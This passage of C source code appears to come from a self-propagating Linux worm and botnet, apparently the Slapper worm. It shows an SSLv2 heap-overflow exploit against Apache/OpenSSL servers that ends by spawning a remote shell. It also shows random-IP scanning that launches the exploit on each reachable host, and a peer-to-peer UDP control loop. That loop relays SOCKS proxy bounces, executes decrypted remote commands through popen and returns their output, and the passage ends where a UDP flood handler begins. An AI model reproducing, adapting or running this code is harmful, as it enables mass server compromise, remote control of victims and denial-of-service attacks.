1369            return s_in.sin_port;
1370    }
1371
1372    int connect_host(char* host, int port) {
1373            struct sockaddr_in s_in;
1374            int sock;
1375            s_in.sin_family = AF_INET;
1376            s_in.sin_addr.s_addr = getip(host);
1377            s_in.sin_port = htons(port);
1378            if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <= 0) exit(1);
1379            alarm(10);
1380            if (connect(sock, (struct sockaddr *)&s_in, sizeof(s_in)) < 0) exit(1);
1381            alarm(0);
1382            return sock;
1383    }
1384
1385    ssl_conn* ssl_connect_host(char* host, int port) {
1386            ssl_conn* ssl;
1387            if (!(ssl = (ssl_conn*) malloc(sizeof(ssl_conn)))) exit(1);
1388            ssl->encrypted = 0;
1389            ssl->write_seq = 0;
1390            ssl->read_seq = 0;
1391            ssl->sock = connect_host(host, port);
1392            return ssl;
1393    }
1394
1395    char res_buf[30];
1396
1397    int read_data(int sock, unsigned char* buf, int len) {
1398            int l;
1399            int to_read = len;
1400            do {
1401                    if ((l = read(sock, buf, to_read)) < 0) exit(1);
1402                    to_read -= len;
1403            } while (to_read > 0);
```

```
1404            return len;
1405    }
1406
1407    int read_ssl_packet(ssl_conn* ssl, unsigned char* buf, int buf_size) {
1408            int rec_len, padding;
1409            read_data(ssl->sock, buf, 2);
1410            if ((buf[0] & 0x80) == 0) {
1411                    rec_len = ((buf[0] & 0x3f) << 8) | buf[1];
1412                    read_data(ssl->sock, &buf[2], 1);
1413                    padding = (int)buf[2];
1414            }
1415            else {
1416                    rec_len = ((buf[0] & 0x7f) << 8) | buf[1];
1417                    padding = 0;
1418            }
1419            if ((rec_len <= 0) || (rec_len > buf_size)) exit(1);
1420            read_data(ssl->sock, buf, rec_len);
1421            if (ssl->encrypted) {
1422                    if (MD5_DIGEST_LENGTH + padding >= rec_len) {
1423                            if ((buf[0] == SSL2_MT_ERROR) && (rec_len == 3)) return 0;
1424                            else exit(1);
1425                    }
1426                    RC4(ssl->rc4_read_key, rec_len, buf, buf);
1427                    rec_len = rec_len - MD5_DIGEST_LENGTH - padding;
1428                    memmove(buf, buf + MD5_DIGEST_LENGTH, rec_len);
1429            }
1430            if (buf[0] == SSL2_MT_ERROR) {
1431                    if (rec_len != 3) exit(1);
1432                    else return 0;
1433            }
1434            return rec_len;
1435    }
1436
1437    void send_ssl_packet(ssl_conn* ssl, unsigned char* rec, int rec_len) {
1438            unsigned char buf[BUFSIZE];
1439            unsigned char* p;
1440            int tot_len;
1441            MD5_CTX ctx;
1442            int seq;
1443            if (ssl->encrypted) tot_len = rec_len + MD5_DIGEST_LENGTH;
1444            else tot_len = rec_len;
1445
1446            if (2 + tot_len > BUFSIZE) exit(1);
1447
1448            p = buf;
1449            s2n(tot_len, p);
1450
1451            buf[0] = buf[0] | 0x80;
1452
1453            if (ssl->encrypted) {
1454                    seq = ntohl(ssl->write_seq);
1455
1456                    MD5_Init(&ctx);
1457                    MD5_Update(&ctx, ssl->write_key, RC4_KEY_LENGTH);
1458                    MD5_Update(&ctx, rec, rec_len);
```

```
1459                    MD5_Update(&ctx, &seq, 4);
1460                    MD5_Final(p, &ctx);
1461
1462                    p+=MD5_DIGEST_LENGTH;
1463
1464                    memcpy(p, rec, rec_len);
1465
1466                    RC4(ssl->rc4_write_key, tot_len, &buf[2], &buf[2]);
1467            }
1468            else memcpy(p, rec, rec_len);
1469
1470            send(ssl->sock, buf, 2 + tot_len, 0);
1471
1472            ssl->write_seq++;
1473    }
1474
1475    void send_client_hello(ssl_conn *ssl) {
1476            int i;
1477            unsigned char buf[BUFSIZE] =
1478                    "\x01"
1479                    "\x00\x02"
1480                    "\x00\x18"
1481                    "\x00\x00"
1482                    "\x00\x10"
1483                    "\x07\x00\xc0\x05\x00\x80\x03\x00"
1484                    "\x80\x01\x00\x80\x08\x00\x80\x06"
1485                    "\x00\x40\x04\x00\x80\x02\x00\x80"
1486                    "";
1487            for (i = 0; i < CHALLENGE_LENGTH; i++) ssl->challenge[i] = (unsigned char) (rand()
>> 24);
1488            memcpy(&buf[33], ssl->challenge, CHALLENGE_LENGTH);
1489            send_ssl_packet(ssl, buf, 33 + CHALLENGE_LENGTH);
1490    }
1491
1492    void get_server_hello(ssl_conn* ssl) {
1493            unsigned char buf[BUFSIZE];
1494            unsigned char *p, *end;
1495            int len;
1496            int server_version, cert_length, cs_length, conn_id_length;
1497            int found;
1498
1499            if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1500            if (len < 11) exit(1);
1501
1502            p = buf;
1503
1504            if (*(p++) != SSL2_MT_SERVER_HELLO) exit(1);
1505            if (*(p++) != 0) exit(1);
1506            if (*(p++) != 1) exit(1);
1507            n2s(p, server_version);
1508            if (server_version != 2) exit(1);
1509
1510            n2s(p, cert_length);
1511            n2s(p, cs_length);
1512            n2s(p, conn_id_length);
```

```
1513
1514            if (len != 11 + cert_length + cs_length + conn_id_length) exit(1);
1515            ssl->x509 = NULL;
1516            ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
1517            if (ssl->x509 == NULL) exit(1);
1518            if (cs_length % 3 != 0) exit(1);
1519
1520            found = 0;
1521            for (end=p+cs_length; p < end; p += 3) if ((p[0] == 0x01) && (p[1] == 0x00) && (p[2]
== 0x80)) found = 1;
1522
1523            if (!found) exit(1);
1524
1525            if (conn_id_length > SSL2_MAX_CONNECTION_ID_LENGTH) exit(1);
1526
1527            ssl->conn_id_length = conn_id_length;
1528            memcpy(ssl->conn_id, p, conn_id_length);
1529    }
1530
1531    void send_client_master_key(ssl_conn* ssl, unsigned char* key_arg_overwrite, int
key_arg_overwrite_len) {
1532            int encrypted_key_length, key_arg_length, record_length;
1533            unsigned char* p;
1534            int i;
1535            EVP_PKEY *pkey=NULL;
1536            unsigned char buf[BUFSIZE] =
1537                    "\x02"
1538                    "\x01\x00\x80"
1539                    "\x00\x00"
1540                    "\x00\x40"
1541                    "\x00\x08";
1542            p = &buf[10];
1543            for (i = 0; i < RC4_KEY_LENGTH; i++) ssl->master_key[i] = (unsigned char) (rand()
>> 24);
1544            pkey=X509_get_pubkey(ssl->x509);
1545            if (!pkey) exit(1);
1546            if (pkey->type != EVP_PKEY_RSA) exit(1);
1547            encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key,
&buf[10], pkey->pkey.rsa, RSA_PKCS1_PADDING);
1548            if (encrypted_key_length <= 0) exit(1);
1549            p += encrypted_key_length;
1550            if (key_arg_overwrite) {
1551                    for (i = 0; i < 8; i++) *(p++) = (unsigned char) (rand() >> 24);
1552                    memcpy(p, key_arg_overwrite, key_arg_overwrite_len);
1553                    key_arg_length = 8 + key_arg_overwrite_len;
1554            }
1555            else key_arg_length = 0;
1556            p = &buf[6];
1557            s2n(encrypted_key_length, p);
1558            s2n(key_arg_length, p);
1559            record_length = 10 + encrypted_key_length + key_arg_length;
1560            send_ssl_packet(ssl, buf, record_length);
1561            ssl->encrypted = 1;
1562    }
1563
```

```
1564  void generate_key_material(ssl_conn* ssl) {
1565          unsigned int i;
1566          MD5_CTX ctx;
1567          unsigned char *km;
1568          unsigned char c='0';
1569          km=ssl->key_material;
1570          for (i=0; i<RC4_KEY_MATERIAL_LENGTH; i+=MD5_DIGEST_LENGTH) {
1571                  MD5_Init(&ctx);
1572                  MD5_Update(&ctx,ssl->master_key,RC4_KEY_LENGTH);
1573                  MD5_Update(&ctx,&c,1);
1574                  c++;
1575                  MD5_Update(&ctx,ssl->challenge,CHALLENGE_LENGTH);
1576                  MD5_Update(&ctx,ssl->conn_id, ssl->conn_id_length);
1577                  MD5_Final(km,&ctx);
1578                  km+=MD5_DIGEST_LENGTH;
1579          }
1580  }
1581
1582  void generate_session_keys(ssl_conn* ssl) {
1583          generate_key_material(ssl);
1584          ssl->read_key = &(ssl->key_material[0]);
1585          ssl->rc4_read_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
1586          RC4_set_key(ssl->rc4_read_key, RC4_KEY_LENGTH, ssl->read_key);
1587          ssl->write_key = &(ssl->key_material[RC4_KEY_LENGTH]);
1588          ssl->rc4_write_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
1589          RC4_set_key(ssl->rc4_write_key, RC4_KEY_LENGTH, ssl->write_key);
1590  }
1591
1592  void get_server_verify(ssl_conn* ssl) {
1593          unsigned char buf[BUFSIZE];
1594          int len;
1595          if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1596          if (len != 1 + CHALLENGE_LENGTH) exit(1);
1597          if (buf[0] != SSL2_MT_SERVER_VERIFY) exit(1);
1598          if (memcmp(ssl->challenge, &buf[1], CHALLENGE_LENGTH)) exit(1);
1599  }
1600
1601  void send_client_finished(ssl_conn* ssl) {
1602          unsigned char buf[BUFSIZE];
1603          buf[0] = SSL2_MT_CLIENT_FINISHED;
1604          memcpy(&buf[1], ssl->conn_id, ssl->conn_id_length);
1605          send_ssl_packet(ssl, buf, 1+ssl->conn_id_length);
1606  }
1607
1608  void get_server_finished(ssl_conn* ssl) {
1609          unsigned char buf[BUFSIZE];
1610          int len;
1611          int i;
1612          if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1613          if (buf[0] != SSL2_MT_SERVER_FINISHED) exit(1);
1614          if (len <= 112) exit(1);
1615          cipher = *(int*)&buf[101];
1616          ciphers = *(int*)&buf[109];
1617  }
1618
```

```
1619  void get_server_error(ssl_conn* ssl) {
1620          unsigned char buf[BUFSIZE];
1621          int len;
1622          if ((len = read_ssl_packet(ssl, buf, sizeof(buf))) > 0) exit(1);
1623  }
1624
1625  void exploit(char *ip) {
1626          int port = 443;
1627          int i;
1628          int arch=-1;
1629          int N = 20;
1630          ssl_conn* ssl1;
1631          ssl_conn* ssl2;
1632          char *a;
1633
1634          alarm(3600);
1635          if ((a=GetAddress(ip)) == NULL) exit(0);
1636          if (strncmp(a,"Apache",6)) exit(0);
1637          for (i=0;i<MAX_ARCH;i++) {
1638                  if (strstr(a,architectures[i].apache) && strstr(a,architectures[i].os)) {
1639                          arch=i;
1640                          break;
1641                  }
1642          }
1643          if (arch == -1) arch=9;
1644
1645          srand(0x31337);
1646
1647          for (i=0; i<N; i++) {
1648                  connect_host(ip, port);
1649                  usleep(100000);
1650          }
1651
1652          ssl1 = ssl_connect_host(ip, port);
1653          ssl2 = ssl_connect_host(ip, port);
1654
1655          send_client_hello(ssl1);
1656          get_server_hello(ssl1);
1657          send_client_master_key(ssl1, overwrite_session_id_length,
sizeof(overwrite_session_id_length)-1);
1658          generate_session_keys(ssl1);
1659          get_server_verify(ssl1);
1660          send_client_finished(ssl1);
1661          get_server_finished(ssl1);
1662
1663          port = get_local_port(ssl2->sock);
1664          overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);
1665          overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);
1666
1667          *(int*)&overwrite_next_chunk[156] = cipher;
1668          *(int*)&overwrite_next_chunk[192] = architectures[arch].func_addr - 12;
1669          *(int*)&overwrite_next_chunk[196] = ciphers + 16;
1670
1671          send_client_hello(ssl2);
1672          get_server_hello(ssl2);
```

```
1673
1674            send_client_master_key(ssl2, overwrite_next_chunk, sizeof(overwrite_next_chunk)-1);
1675            generate_session_keys(ssl2);
1676            get_server_verify(ssl2);
1677
1678            for (i = 0; i < ssl2->conn_id_length; i++) ssl2->conn_id[i] = (unsigned char) (rand() >>
24);
1679
1680            send_client_finished(ssl2);
1681            get_server_error(ssl2);
1682
1683            sh(ssl2->sock);
1684
1685            close(ssl2->sock);
1686            close(ssl1->sock);
1687
1688            exit(0);
1689    }
1690    #endif
1691
1692    ////////////////////////////////////////////////////////////////////////////////
1693    ////////////////////////////////////////////////////////////////////////////////
1694    ////////////////////////////////////////////////////////////////////////////////
1695
1696    int main(int argc, char **argv) {
1697    #ifdef SCAN
1698            unsigned char a=0,b=0,c=0,d=0;
1699    #endif
1700            unsigned long bases,*cpbases;
1701            struct initsrv_rec initrec;
1702            int null=open("/dev/null",O_RDWR);
1703            uptime=time(NULL);
1704            if (argc <= 1) {
1705                    printf("%s: Exec format error. Binary file not executable.\n",argv[0]);
1706                    return 0;
1707            }
1708            srand(time(NULL)^getpid());
1709            memset((char*)&routes,0,sizeof(struct route_table)*24);
1710            memset(clients,0,sizeof(struct ainst)*CLIENTS*2);
1711            if (audp_listen(&udpserver,PORT) != 0) {
1712                    printf("Error: %s\n",aerror(&udpserver));
1713                    return 0;
1714            }
1715            memset((void*)&initrec,0,sizeof(struct initsrv_rec));
1716            initrec.h.tag=0x70;
1717            initrec.h.len=0;
1718            initrec.h.id=0;
1719            cpbases=(unsigned long*)malloc(sizeof(unsigned long)*argc);
1720            if (cpbases == NULL) {
1721                    printf("Insufficient memory\n");
1722                    return 0;
1723            }
1724            for (bases=1;bases<argc;bases++) {
1725                    cpbases[bases-1]=aresolve(argv[bases]);
1726                    relay(cpbases[bases-1],(char*)&initrec,sizeof(struct initsrv_rec));
```

```
1727            }
1728            numlinks=0;
1729            dup2(null,0);
1730            dup2(null,1);
1731            dup2(null,2);
1732            if (fork()) return 1;
1733    #ifdef SCAN
1734            a=classes[rand()%(sizeof classes)];
1735            b=rand();
1736            c=0;
1737            d=0;
1738    #endif
1739            signal(SIGCHLD,nas);
1740            signal(SIGHUP,nas);
1741            while (1) {
1742                    static unsigned long timeout=0,timeout2=0,timeout3=0;
1743                    char buf_[3000],*buf=buf_;
1744                    int n=0,p=0;
1745                    long l=0,i=0;
1746                    unsigned long start=time(NULL);
1747                    fd_set read;
1748                    struct timeval tm;
1749
1750                    FD_ZERO(&read);
1751                    if (udpserver.sock > 0) FD_SET(udpserver.sock,&read);
1752                    udpserver.len=0;
1753                    l=udpserver.sock;
1754                    for (n=0;n<(CLIENTS*2);n++) if (clients[n].sock > 0) {
1755                            FD_SET(clients[n].sock,&read);
1756                            clients[n].len=0;
1757                            if (clients[n].sock > l) l=clients[n].sock;
1758                    }
1759                    memset((void*)&tm,0,sizeof(struct timeval));
1760                    tm.tv_sec=2;
1761                    tm.tv_usec=0;
1762                    l=select(l+1,&read,NULL,NULL,&tm);
1763
1764                    if (l == -1) {
1765                            if (errno == EINTR) {
1766                                    for (i=0;i<numpids;i++) if
(waitpid(pids[i],NULL,WNOHANG) > 0) {
1767                                            unsigned int *newpids,on;
1768                                            for (on=i+1;on<numpids;on++) pids[on-1]=pids[on];
1769                                            pids[on-1]=0;
1770                                            numpids--;
1771                                            newpids=(unsigned
int*)malloc((numpids+1)*sizeof(unsigned int));
1772                                            if (newpids != NULL) {
1773                                                    for (on=0;on<numpids;on++)
newpids[on]=pids[on];
1774                                                    FREE(pids);
1775                                                    pids=newpids;
1776                                            }
1777                                    }
1778                            }
```

```
1779                            continue;
1780                    }
1781                    timeout+=time(NULL)-start;
1782                    if (timeout >= 60) {
1783                            if (links == NULL || numlinks == 0) {
1784                                    memset((void*)&initrec,0,sizeof(struct initsrv_rec));
1785                                    initrec.h.tag=0x70;
1786                                    initrec.h.len=0;
1787                                    initrec.h.id=0;
1788                                    for (i=0;i<bases;i++)
relay(cpbases[i],(char*)&initrec,sizeof(struct initsrv_rec));
1789                            }
1790                            else if (!myip) {
1791                                    memset((void*)&initrec,0,sizeof(struct initsrv_rec));
1792                                    initrec.h.tag=0x74;
1793                                    initrec.h.len=0;
1794                                    initrec.h.id=0;
1795                                    segment(2,(char*)&initrec,sizeof(struct initsrv_rec));
1796                            }
1797                            timeout=0;
1798                    }
1799                    timeout2+=time(NULL)-start;
1800                    if (timeout2 >= 3) {
1801                            struct mqueue *getqueue=queues;
1802                            while(getqueue != NULL) {
1803                                    if (time(NULL)-getqueue->time > gettimeout()) {
1804                                            struct mqueue *l=getqueue->next;
1805                                            delqueue(getqueue->id);
1806                                            delqueue(getqueue->id);
1807                                            getqueue=l;
1808                                            continue;
1809                                    }
1810                                    else if ((time(NULL)-getqueue->ltime) >= (getqueue-
>destination?6:3)) {
1811                                            struct ainst ts;
1812                                            char srv[256];
1813                                            unsigned char i;
1814                                            memset((void*)&ts,0,sizeof(struct ainst));
1815                                            getqueue->ltime=time(NULL);
1816                                            if (getqueue->destination) {
1817                                                    conv(srv,256,getqueue->destination);
1818                                                    audp_relay(&udpserver,&ts,srv,getqueue-
>port);
1819                                                    audp_send(&ts,getqueue->packet,getqueue-
>len);
1820                                            }
1821                                            else for (i=0;i<getqueue->trys;i++)
segment(0,getqueue->packet,getqueue->len);
1822                                    }
1823                                    getqueue=getqueue->next;
1824                            }
1825                            timeout2=0;
1826                    }
1827                    timeout3+=time(NULL)-start;
1828                    if (timeout3 >= 60*10) {
```

```
1829                            char buf[2]={0,0};
1830                            syncmode(1);
1831                            broadcast(buf,1);
1832                            timeout3=0;
1833                    }
1834
1835                    if (udpserver.sock > 0 && FD_ISSET(udpserver.sock,&read))
udpserver.len=AREAD;
1836
1837                    for (n=0;n<(CLIENTS*2);n++) if (clients[n].sock > 0) if
(FD_ISSET(clients[n].sock,&read)) clients[n].len=AREAD;
1838
1839    #ifdef SCAN
1840                    if (myip) for (n=CLIENTS,p=0;n<(CLIENTS*2) && p<100;n++) if
(clients[n].sock == 0) {
1841                            char srv[256];
1842                            if (d == 255) {
1843                                    if (c == 255) {
1844                                            a=classes[rand()%(sizeof classes)];
1845                                            b=rand();
1846                                            c=0;
1847                                    }
1848                                    else c++;
1849                                    d=0;
1850                            }
1851                            else d++;
1852                            memset(srv,0,256);
1853                            sprintf(srv,"%d.%d.%d.%d",a,b,c,d);
1854                            clients[n].ext=time(NULL);
1855                            atcp_sync_connect(&clients[n],srv,SCANPORT);
1856                            p++;
1857                    }
1858                    for (n=CLIENTS;n<(CLIENTS*2);n++) if (clients[n].sock != 0) {
1859                            p=atcp_sync_check(&clients[n]);
1860                            if (p == ASUCCESS || p == ACONNECT || time(NULL)-((unsigned
long)clients[n].ext) >= 5) atcp_close(&clients[n]);
1861                            if (p == ASUCCESS) {
1862                                    char srv[256];
1863                                    conv(srv,256,clients[n].in.sin_addr.s_addr);
1864                                    if (mfork() == 0) {
1865                                            exploit(srv);
1866                                            exit(0);
1867                                    }
1868                            }
1869                    }
1870    #endif
1871                    for (n=0;n<CLIENTS;n++) if (clients[n].sock != 0) {
1872                            if (clients[n].ext2 == TCP_PENDING) {
1873                                    struct add_rec rc;
1874                                    memset((void*)&rc,0,sizeof(struct add_rec));
1875                                    p=atcp_sync_check(&clients[n]);
1876                                    if (p == ACONNECT) {
1877                                            rc.h.tag=0x42;
1878                                            rc.h.seq=newseq();
1879                                            rc.h.id=clients[n].ext3;
```

```
 1880                                   relayclient(clients[n].ext,(void*)&rc,sizeof(struct
add_rec));
 1881                                   FREE(clients[n].ext);
 1882                                   FREE(clients[n].ext5);
 1883                                   atcp_close(&clients[n]);
 1884                           }
 1885                           if (p == ASUCCESS) {
 1886                                   rc.h.tag=0x43;
 1887                                   rc.h.seq=newseq();
 1888                                   rc.h.id=clients[n].ext3;
 1889                                   relayclient(clients[n].ext,(void*)&rc,sizeof(struct
add_rec));
 1890                                   clients[n].ext2=TCP_CONNECTED;
 1891                                   if (clients[n].ext5) {
 1892                                           atcp_send(&clients[n],clients[n].ext5,9);
 1893                                           clients[n].ext2=SOCKS_REPLY;
 1894                                   }
 1895                           }
 1896                   }
 1897                   else if (clients[n].ext2 == SOCKS_REPLY && clients[n].len != 0) {
 1898                           struct add_rec rc;
 1899                           memset((void*)&rc,0,sizeof(struct add_rec));
 1900                           l=atcp_recv(&clients[n],buf,3000);
 1901                           if (*buf == 0) clients[n].ext2=TCP_CONNECTED;
 1902                           else {
 1903                                   rc.h.tag=0x42;
 1904                                   rc.h.seq=newseq();
 1905                                   rc.h.id=clients[n].ext3;
 1906                                   relayclient(clients[n].ext,(void*)&rc,sizeof(struct
add_rec));
 1907                                   FREE(clients[n].ext);
 1908                                   FREE(clients[n].ext5);
 1909                                   atcp_close(&clients[n]);
 1910                           }
 1911                   }
 1912                   else if (clients[n].ext2 == TCP_CONNECTED && clients[n].len != 0)
{
 1913                           struct data_rec rc;
 1914                           memset((void*)&rc,0,sizeof(struct data_rec));
 1915                           l=atcp_recv(&clients[n],buf+sizeof(struct data_rec),3000-
sizeof(struct data_rec));
 1916                           if (l == AUNKNOWN) {
 1917                                   struct kill_rec rc;
 1918                                   memset((void*)&rc,0,sizeof(struct kill_rec));
 1919                                   rc.h.tag=0x42;
 1920                                   rc.h.seq=newseq();
 1921                                   rc.h.id=clients[n].ext3;
 1922                                   relayclient((struct ainst
*)clients[n].ext,(void*)&rc,sizeof(struct kill_rec));
 1923                                   FREE(clients[n].ext);
 1924                                   FREE(clients[n].ext5);
 1925                                   atcp_close(&clients[n]);
 1926                           }
 1927                           else {
 1928                                   l=clients[n].len;
```

```
1929                                                    rc.h.tag=0x41;
1930                                                    rc.h.seq=newseq();
1931                                                    rc.h.id=clients[n].ext3;
1932                                                    rc.h.len=l;
1933                                                    _encrypt(buf+sizeof(struct data_rec),l);
1934                                                    memcpy(buf,(void*)&rc,sizeof(struct data_rec));
1935                                                    relayclient((struct ainst
*)clients[n].ext,buf,l+sizeof(struct data_rec));
1936                                            }
1937                                    }
1938                            }
1939
1940                            if (udpserver.len != 0) if (!audp_recv(&udpserver,&udpclient,buf,3000)) {
1941                                    struct llheader *llrp, ll;
1942                                    struct header *tmp;
1943                                    in++;
1944                                    if (udpserver.len < 0 || udpserver.len < sizeof(struct llheader)) continue;
1945                                    buf+=sizeof(struct llheader);
1946                                    udpserver.len-=sizeof(struct llheader);
1947                                    llrp=(struct llheader *)(buf-sizeof(struct llheader));
1948                                    tmp=(struct header *)buf;
1949                                    if (llrp->type == 0) {
1950                                            memset((void*)&ll,0,sizeof(struct llheader));
1951                                            if (llrp->checksum != in_cksum(buf,udpserver.len)) continue;
1952                                            if (!usersa(llrp->id)) addrsa(llrp->id);
1953                                            else continue;
1954                                            ll.type=1;
1955                                            ll.checksum=0;
1956                                            ll.id=llrp->id;
1957                                            if (tmp->tag != 0x26)
audp_send(&udpclient,(char*)&ll,sizeof(struct llheader));
1958                                    }
1959                                    else if (llrp->type == 1) {
1960                                            delqueue(llrp->id);
1961                                            continue;
1962                                    }
1963                                    else continue;
1964                                    if (udpserver.len >= sizeof(struct header)) {
1965                                            switch(tmp->tag) {
1966                                                    case 0x20: { // Info
1967                                                            struct getinfo_rec *rp=(struct getinfo_rec
*)buf;
1968                                                            struct info_rec rc;
1969                                                            if (udpserver.len < sizeof(struct
getinfo_rec)) break;
1970                                                            memset((void*)&rc,0,sizeof(struct
info_rec));
1971                                                            rc.h.tag=0x47;
1972                                                            rc.h.id=tmp->id;
1973                                                            rc.h.seq=newseq();
1974                                                            rc.h.len=0;
1975    #ifdef SCAN
1976                                                            rc.a=a;
1977                                                            rc.b=b;
1978                                                            rc.c=c;
```

```
1979                                                    rc.d=d;
1980    #endif
1981                                                    rc.ip=myip;
1982                                                    rc.uptime=time(NULL)-uptime;
1983                                                    rc.in=in;
1984                                                    rc.out=out;
1985                                                    rc.version=VERSION;
1986                                                    rc.reqtime=rp->time;
1987                                                    rc.reqmtime=rp->mtime;
1988
        relayclient(&udpclient,(char*)&rc,sizeof(struct info_rec));
1989                                                    } break;
1990                                            case 0x21: { // Open a bounce
1991                                                    struct add_rec *sr=(struct add_rec *)buf;
1992                                                    if (udpserver.len < sizeof(struct add_rec))
break;
1993                                                    for (n=0;n<CLIENTS;n++) if
(clients[n].sock == 0) {
1994                                                            char srv[256];
1995                                                            if (sr->socks == 0) conv(srv,256,sr-
>server);
1996                                                            else conv(srv,256,sr->socks);
1997                                                            clients[n].ext2=TCP_PENDING;
1998                                                            clients[n].ext3=sr->h.id;
1999                                                            clients[n].ext=(struct
ainst*)malloc(sizeof(struct ainst));
2000                                                            if (clients[n].ext == NULL) {
2001                                                                    clients[n].sock=0;
2002                                                                    break;
2003                                                            }
2004
        memcpy((void*)clients[n].ext,(void*)&udpclient,sizeof(struct ainst));
2005                                                            if (sr->socks == 0) {
2006                                                                    clients[n].ext5=NULL;
2007
        atcp_sync_connect(&clients[n],srv,sr->port);
2008                                                            }
2009                                                            else {
2010
        clients[n].ext5=(char*)malloc(9);
2011                                                                    if (clients[n].ext5 ==
NULL) {
2012
        clients[n].sock=0;
2013                                                                            break;
2014                                                                    }
2015
        ((char*)clients[n].ext5)[0]=0x04;
2016
        ((char*)clients[n].ext5)[1]=0x01;
2017
        ((char*)clients[n].ext5)[2]=((char*)&sr->port)[1];
2018
        ((char*)clients[n].ext5)[3]=((char*)&sr->port)[0];
```

```
2019
        ((char*)clients[n].ext5)[4]=((char*)&sr->server)[0];
2020
        ((char*)clients[n].ext5)[5]=((char*)&sr->server)[1];
2021
        ((char*)clients[n].ext5)[6]=((char*)&sr->server)[2];
2022
        ((char*)clients[n].ext5)[7]=((char*)&sr->server)[3];
2023
        ((char*)clients[n].ext5)[8]=0x00;
2024
        atcp_sync_connect(&clients[n],srv,1080);
2025                                                    }
2026                                                    if (sr->bind) abind(&clients[n],sr-
>bind,0);
2027                                                    break;
2028                                            }
2029                                            } break;
2030                                    case 0x22: { // Close a bounce
2031                                            struct kill_rec *sr=(struct kill_rec *)buf;
2032                                            if (udpserver.len < sizeof(struct kill_rec))
break;
2033                                            for (n=0;n<CLIENTS;n++) if
(clients[n].ext3 == sr->h.id) {
2034                                                    FREE(clients[n].ext);
2035                                                    FREE(clients[n].ext5);
2036                                                    atcp_close(&clients[n]);
2037                                            }
2038                                            } break;
2039                                    case 0x23: { // Send a message to a bounce
2040                                            struct data_rec *sr=(struct data_rec *)buf;
2041                                            if (udpserver.len < sizeof(struct
data_rec)+sr->h.len) break;
2042                                            for (n=0;n<CLIENTS;n++) if
(clients[n].ext3 == sr->h.id) {
2043                                                    _decrypt(buf+sizeof(struct
data_rec),sr->h.len);
2044
        atcp_send(&clients[n],buf+sizeof(struct data_rec),sr->h.len);
2045                                            }
2046                                            } break;
2047    #ifndef LARGE_NET
2048                                    case 0x24: { // Run a command
2049                                            FILE *f;
2050                                            struct sh_rec *sr=(struct sh_rec *)buf;
2051                                            int id;
2052                                            if (udpserver.len < sizeof(struct sh_rec)+sr-
>h.len || sr->h.len > 2999-sizeof(struct sh_rec)) break;
2053                                            id=sr->h.id;
2054                                            (buf+sizeof(struct sh_rec))[sr->h.len]=0;
2055                                            _decrypt(buf+sizeof(struct sh_rec),sr-
>h.len);
2056                                            f=popen(buf+sizeof(struct sh_rec),"r");
2057                                            if (f != NULL) {
2058                                                    while(1) {
```

```
2059                                                    struct data_rec rc;
2060                                                    char *str;
2061                                                    unsigned long len;
2062                                                    memset(buf,0,3000);
2063                                                    fgets(buf,3000,f);
2064                                                    if (feof(f)) break;
2065                                                    len=strlen(buf);
2066
        memset((void*)&rc,0,sizeof(struct data_rec));
2067                                                    rc.h.tag=0x41;
2068                                                    rc.h.seq=newseq();
2069                                                    rc.h.id=id;
2070                                                    rc.h.len=len;
2071                                                    _encrypt(buf,len);
2072
        str=(char*)malloc(sizeof(struct data_rec)+len);
2073                                                    if (str == NULL) break;
2074
        memcpy((void*)str,(void*)&rc,sizeof(struct data_rec));
2075
        memcpy((void*)(str+sizeof(struct data_rec)),buf,len);
2076
        relayclient(&udpclient,str,sizeof(struct data_rec)+len);
2077                                                    FREE(str);
2078                                            }
2079                                            pclose(f);
2080                                    }
2081                                    else senderror(&udpclient,id,"Unable to
execute command");
2082                                    } break;
2083    #endif
2084                            case 0x25: {
2085                                    } break;
2086                            case 0x26: { // Route
2087                                    struct route_rec *rp=(struct route_rec *)buf;
2088                                    unsigned long i;
2089                                    if (udpserver.len < sizeof(struct route_rec))
break;
2090                                    if (!useseq(rp->h.seq)) {
2091                                            addseq(rp->h.seq);
2092
        audp_send(&udpclient,(char*)&ll,sizeof(struct llheader));
2093
2094                                            if (rp->sync == 1 && rp->links !=
numlinks) {
2095                                                    if (time(NULL)-synctime
> 60) {
2096                                                            if (rp->links >
numlinks) {
2097
        memset((void*)&initrec,0,sizeof(struct initsrv_rec));
2098
        initrec.h.tag=0x72;
2099
        initrec.h.len=0;
```

```
2100
        initrec.h.id=0;
2101
        relayclient(&udpclient,(char*)&initrec,sizeof(struct initsrv_rec));
2102                                                                    }
2103                                                                    else
syncm(&udpclient,0x71,0);
2104
        synctime=time(NULL);
2105                                                                            }
2106                                                                    }
2107                                                                    if (rp->sync != 3) {
2108                                                                            rp->sync=1;
2109                                                                            rp->links=numlinks;
2110                                                                    }
2111
2112                                                                    if (rp->server == -1 || rp->server ==
0 || rp->server == myip) relay(inet_addr("127.0.0.1"),buf+sizeof(struct route_rec),rp->h.len-sizeof(struct
route_rec));
2113
2114                                                                    if (rp->server == -1 || rp->server ==
0) segment(2,buf,rp->h.len);
2115                                                                    else if (rp->server != myip) {
2116                                                                            if (rp->hops == 0 || rp-
>hops > 16) relay(rp->server,buf,rp->h.len);
2117                                                                            else {
2118                                                                                    rp->hops--;
2119                                                                                    segment(2,buf,rp-
>h.len);
2120                                                                            }
2121                                                                    }
2122
2123                                                                    for (i=LINKS;i>0;i--)
memcpy((struct route_table*)&routes[i],(struct route_table*)&routes[i-1],sizeof(struct route_table));
2124                                                                    memset((struct
route_table*)&routes[0],0,sizeof(struct route_table));
2125                                                                    routes[0].id=rp->h.id;
2126
        routes[0].ip=udpclient.in.sin_addr.s_addr;
2127
        routes[0].port=htons(udpclient.in.sin_port);
2128                                                            }
2129                                                            } break;
2130                                                    case 0x27: {
2131                                                            } break;
2132                                                    case 0x28: { // List
2133                                                            struct list_rec *rp=(struct list_rec *)buf;
2134                                                            if (udpserver.len < sizeof(struct list_rec))
break;
2135                                                            syncm(&udpclient,0x46,rp->h.id);
2136                                                            } break;
2137                                                    case 0x29: { // Udp flood
2138                                                            int flag=1,fd,i=0;
